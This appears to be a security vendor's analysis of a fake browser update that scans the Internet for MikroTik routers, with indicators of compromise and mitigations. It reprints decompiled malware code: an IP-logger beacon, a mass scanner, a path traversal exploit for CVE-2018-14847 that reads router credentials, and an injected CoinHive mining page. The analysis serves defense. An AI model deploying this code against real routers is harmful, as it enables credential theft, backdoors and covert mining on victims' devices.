The Entry Point is in the script named *upd_browser*. After decompiling and following the scripts, we find out that the malware's core consists of two Python scripts: upd_browser.py and ups.py.

Inside the scripts


The main function of the module is pretty simple:



```
if __name__ == '__main__':
    time.sleep(3)
    pyautogui.alert(text='Update error code 80072EE2', title='Error', button='OK')
    time.sleep(20)
    urllib.urlopen(ups.viplogpoc).read()
    ups.log('Start 0')
    for i in xrange(thmax):
        try:
            p = threading.Thread(target=scan)
            p.setDaemon(True)
            p.start()
            if i == thmax - 1:
                ups.log('Start 550')
        except:
            ups.log('Exccept threading')

    vnow = datetime.date(2012, 12, 12)
    while True:
        vold = vnow
        vnow = datetime.datetime.now()
        if (vold.year != vnow.year or vold.month != vnow.month or vold.day != vnow.day or vold.hour != vnow.hour) and vold.year !=
            urllib.urlopen(ups.viplogpoc).read()
        time.sleep(1000)

    ups.log('All END!!!')
```

As we can see, the error pop-up is hardcoded: It does not alert about any actual error, but is used as a decoy.

After that, the malware logs the IP address of the victim by querying a hardcoded address of a tracker made using a legitimate service, IP Logger. The tracker takes the form of a one pixel–sized image:


Page Info - http://iplogger.co/1DArN6


```
Title:            1DArN6 (PNG Image, 1 × 1 pixels)
Address:          http://iplogger.co/1DArN6

Type:             image/png
Render Mode:      Quirks mode
Text Encoding:    UTF-8

Modified:         October 11, 2018, 12:37:13 AM GMT+2
```

Meta (1 tag)

Name	Content
viewport	width=device-width; height=device-height;


Later, this address is queried repeatedly in a defined time interval.

The most important actions are performed in the function named “scan” that is deployed in several parallel threads (the maximum number of threads is defined as thmax = 600). The function “scan” generates pseudo-random IP addresses and tries to connect to each of them on the aforementioned port 8291. When the attempt of connecting is successful, it tries another connection, this time on a random port from a range of 56778 to 56887. When this one fails, it proceeds with the exploitation:




```python
def scan():
    while True:
        random.seed()
        ip2 = str(random.randint(0, 255))
        time.sleep(random.randint(0, random.randint(0, 50)))
        ip1 = str(random.randint(0, 255))
        ip3b = random.randint(0, 255)
        for ip3s in xrange(ip3b, ip3b + 20):
            ip3 = ip3s
            if ip3 > 255:
                ip3 = ip3 - 256
            for ip4 in xrange(0, 256):
                ip = str(ip1) + '.' + str(ip2) + '.' + str(ip3) + '.' + str(ip4)
                serror = ping(ip, 8291)
                if serror == 0:
                    serror = ping(ip, random.randint(56778, 56887))
                    if serror != 0:
                        poc(ip, 0)
```

The function “poc” is meant to infect the router using known vulnerabilities. It starts by attempting to retrieve credentials leveraging the path traversal vulnerability (CVE-2018-14847):



```python
def get_user_pass(ip):
    return get_pair(load_file(ip, '/////./..//////./..//////./../flash/rw/store/user.dat'))
```

The user.dat file is expected to be in M2 format, so the script comes with a built-in parser (function load_file):




```
def load_file(ip, namefile):
    a1 = 'M2\x05\x00\xff\x01\x06\x00\xff\t\x05\x07\x00\xff\t\x07\x01\x00\x00!'
    a2 = '\x02\x00\xff\x88\x02\x00\x00\x00\x00\x00\x08\x00\x00\x00\x01\x00\xff\
    b = ';\x01\x009M2\x05\x00\xff\x01\x06\x00\xff\t\x06\x01\x00\xfe\t5\x02\x00\
    try:
        s = socket.socket()
        s.settimeout(10)
        s.connect((ip, 8291))
        a = a1 + chr(len(namefile)) + namefile + a2
        a = chr(len(a) + 2) + '\x01\x00' + chr(len(a)) + a
        s.send(bytearray(a))
        d = str(s.recv(1024))
        if len(d) < 38:
            raise Exception('no answer')
        if d[4] != 'M' or d[5] != '2':
            raise Exception('Not M2')
```

If retrieving the password from user.dat file is successful, it decodes the credentials and uses them to create a backdoor: an account with a randomly-generated password. It also sets a scheduled task to be executed by the router.

The script that is set in the scheduler is generated from a hardcoded template (cleaned version available here). Its role is to manipulate the router's settings and set up an error page loading a CoinHive miner.

The error page can be dropped in two locations: "webproxy/error.html" or "flash/webproxy/error.html" .




Index of /webproxy/

[parent directory]

Name	Size	Date Modified
error.html	401 B	10/10/18, 9:23:00 AM

Such a page is displayed to users whenever they try to view a URL to which the access is denied. But the malicious script configured in the router in such a way that basically any HTTP request leads to the error. Yet, the error page is crafted to spoof the original traffic, displaying the requested page as an iframe. So, users may browse most of the web as usual, without noticing the change. Example:



```
<head>
<meta http-equiv="Content-Type" content="text/html;charset=windows-1251">
<title>https://onet.pl</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.Anonymous(ByMzv397Mzjcm4Tvr3dOzD6toK0LOqgf, {throttle: 0.1});
  miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
</head>
<frameset><frame src="https://onet.pl"></frame></frameset>
</html>
```

The CoinHive miner is embedded, so during the time this time their machines are used for mining purposes.

Mitigations


MikroTik users are urged to patch their routers as soon as possible and should assume that their authentication credentials have been compromised if they are running an outdated version. MikroTik's download page explains how to perform an upgrade to RouterOS.

A blog post from the company about CVE-2018-14847 also advises users to restrict access to Winbox via the Firewall and make sure the configuration file is clean (this is usually where scripts or proxies would be injected).

Awareness that these vulnerabilities exist and are easy to exploit is important considering that patching a router is not something many people are used to doing. However, in many cases users will not be able to do so unless their Internet Service Provider does it for them upstream.

With this latest social engineering scheme, we saw how criminals are trying to infect regular users and leverage their computer to scan the Internet for vulnerable routers. This technique is clever because such an effort requires time and resources to be efficient.

Malwarebytes business customers and Premium consumer users are protected from this threat, as our anti-malware engine detects and blocks this fake browser update in real time:



Endpoint Properties:
[redacted]-PC
Last Seen: 10/11/2018 - 09:43:19 AM

Displaying records for
Detections

Display: 25 1 - 1 of 1 1 of 1 Action Taken All Category All

Name	Action Taken	Category	Type	Location	Date
Generic.Malware/Suspicious	Quarantined	Malware	File	C:\Users\[redacted] .. ser.exe	10/11/2018 - 09:44:31 AM

Malwarebytes Endpoint Protection blocks the malicious executable disguised as a browser update.

Indicators of compromise

Sample hash

57EB8C673FC6A351B8C15310E507233860876BA813ED6AC633E9AF329A0BBAA0

Coinhive site keys

oiKAGEslcNfjfgxTMrxKGMJvh436ypIM
5zHUikiwJT4MLzQ9PLbU11gEz8TLCcYx
5ROof564mEBQsYzCqee0M2LplLBEApCv
qKoXV8jXlcUalt0LGcMJIHw7yLJEyyVO
ZsyeL0FvutbhhdLTVEYe3WOnyd3BU1fK
ByMzv397Mzjcm4Tvr3dOzD6toK0LOqgf
joy1MQSiGgGHos78FarfEGIuM5Ig7I8h
ryZ1Dl4QYuDlQBMchMFviBXPL1E1bbGs
jh0GD0ZETDOfypDbwjTNWXWIuvUlwtsF
BcdFFhSoV7WkHiz9nLmlbHgil0BHI0Ma